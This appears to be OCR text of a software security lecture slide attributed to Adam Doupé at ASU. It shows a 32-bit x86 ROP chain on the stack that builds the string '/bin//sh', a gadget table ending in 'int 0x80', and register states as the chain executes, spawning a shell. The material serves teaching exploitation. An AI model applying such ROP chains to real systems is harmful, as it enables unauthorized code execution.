

0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0xbffff62c
0xbffff5ec
0x00000000
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x0
%ebx
%ecx
%edx 0x080ea068
%esp 0xbffff628
%ebp 0x65646362
%eip 0x0806e91a
Adam Doupé, Software Security
ASU








%eax	0x0
%ebx	
%ecx	
%edx	0x080ea06c
%esp	0xbffff62c
%ebp	0x65646362
%eip	0x0806e91b

